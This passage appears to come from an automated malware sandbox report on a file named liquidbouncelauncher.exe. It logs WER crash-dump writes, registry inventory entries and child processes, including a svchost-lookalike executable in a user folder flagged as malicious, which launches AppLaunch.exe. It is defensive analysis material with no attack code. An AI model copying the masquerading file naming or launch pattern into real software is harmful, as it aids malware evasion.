C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6712	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6716	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6720	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 31 00 38 00 30 00 32 00 38 00 37 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614180287</OSInstallDate>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6802	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6806	2	09 00		success or wait	2	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6810	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6912	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6916	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6920	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6990	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6994	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6996	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7036	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7040	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7042	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7076	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7080	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7084	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7180	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7184	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7186	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7222	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7226	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7228	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7252	4	0d 00 0a 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7256	2	09 00		success or wait	6	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7260	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7506	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7510	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7512	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7538	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7542	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7544	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 33 00 54 00 31 00 36 00 3a 00 35 00 34 00 3a 00 31 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-23T16:54:14Z">	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7644	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7648	2	09 00		success or wait	2	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7652	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 39 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 33 00 33 00 36 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 38 00 36 00 34 00 30 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 38 00 36 00 34 00 30 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="409" PID="3368" UptimeMS="8640" TimeSinceCreationMS="8640" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7914	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7918	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7922	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7942	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7946	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7948	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7986	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7990	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	7992	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8030	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8034	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8038	98	3c 00 47 00 75 00 69 00 64 00 3e 00 37 00 66 00 31 00 64 00 61 00 37 00 38 00 35 00 2d 00 63 00 66 00 61 00 66 00 2d 00 34 00 37 00 32 00 63 00 2d 00 38 00 36 00 38 00 32 00 2d 00 34 00 38 00 62 00 61 00 65 00 37 00 31 00 39 00 33 00 61 00 31 00 34 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>7f1da785-cfaf-472c-8682-48bae7193a14</Guid>	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8136	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8140	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8144	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 33 00 54 00 31 00 36 00 3a 00 35 00 34 00 3a 00 31 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-23T16:54 :14Z</CreationTime>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8242	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8246	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8248	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8288	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	8292	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER7245.tmp.xml	0	4618	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb657904_04fa86c5\Report.wer	0	2	fd fd		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb657904_04fa86c5\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	164	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_LiquidBounceLaun_b4f9233ab61b34253b4323d53747c842a2892_bb657904_04fa86c5\Report.wer	10932	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 39 00 31 00 32 00 37 00 30 00 35 00 38 00 38 00 37 00	MetadataHash=1912705887	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	success or wait	1	6AE836BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6AE81FB2	RegCreateKeyExW
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6AE643D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	ProgramId	unicode	000676ad80434cf683d38a9bc09ea5b90b760000ffff	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	FileId	unicode	0000901683aa4bdef5527b69484de7a91a30e91348f0	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	LowerCaseLongPath	unicode	c:\users\user\desktop\liquidbouncelauncher.exe	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	LongPathHash	unicode	liquidbouncelaun\e1429eda	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	Name	unicode	liquidbouncelauncher.exe	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	Publisher	unicode		success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	Version	unicode		success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	BinFileVersion	unicode		success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	BinaryType	unicode	pe32_i386	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun\e1429eda	ProductName	unicode		success or wait	1	6AE836BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	ProductVersion	unicode		success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	LinkDate	unicode	05/23/2022 11:50:21	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	BinProductVersion	unicode		success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	Size	B	C8 A3 11 00 00 00 00 00	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	Language	dword	0	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	IsPeFile	dword	1	success or wait	1	6AE836BF	unknown
\REGISTRY\A\{9b44a1c1-7097-11a9-1e57-74e46da37b16}\Root\InventoryApplicationFile\liquidbouncelaun|e1429eda	IsOsComponent	dword	0	success or wait	1	6AE836BF	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 54 78 3C 77 02 00 00 00 00 00 00 00 FF AF 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6AE81FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: Tempsvchost.exe PID: **6588**, Parent PID: **4616**

General

Target ID:	17
Start time:	18:54:52
Start date:	23/05/2022
Path:	C:\Users\user\AppData\Local\Tempsvchost.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Tempsvchost.exe"
Imagebase:	0x400000
File size:	1878984 bytes
MD5 hash:	6B59710C6032C24A28D5E09424978125
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, Virustotal, Browse
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	1			invalid handle	1	431236	fwrite

Analysis Process: conhost.exe PID: **6596**, Parent PID: **6588**

General	
Target ID:	18
Start time:	18:54:52
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff647620000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: AppLaunch.exe PID: **6796**, Parent PID: **6588**

General	
Target ID:	20
Start time:	18:55:16
Start date:	23/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x1000000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: WerFault.exe PID: **6924**, Parent PID: **6588**

General	
Target ID:	22
Start time:	18:55:18
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6588 -s 660
Imagebase:	0x130000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6F5E1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_Tempsvchost.exe_47485259fa2fe91b22eefff99ee659f6163bac7_70cd5a86_1b5f7a5c\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6F5D497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER71C2.tmp.WERInternalMetadata.xml	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER731B.tmp.xml	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF067.tmp.csv	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERF078.tmp.txt	success or wait	1	6F5D497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 00 77 fd fd 62 fd 05 12 00 00 00 00 00	MDMP wb	success or wait	1	6F5D497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	6712	6	00 00 00 00 00 00		success or wait	1	6F5D497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER6D0E.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 38 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 19 00 00 5b fd fd 62 0c 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UB8GenuineIntelWT[b02 W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6F5D497A	unknown
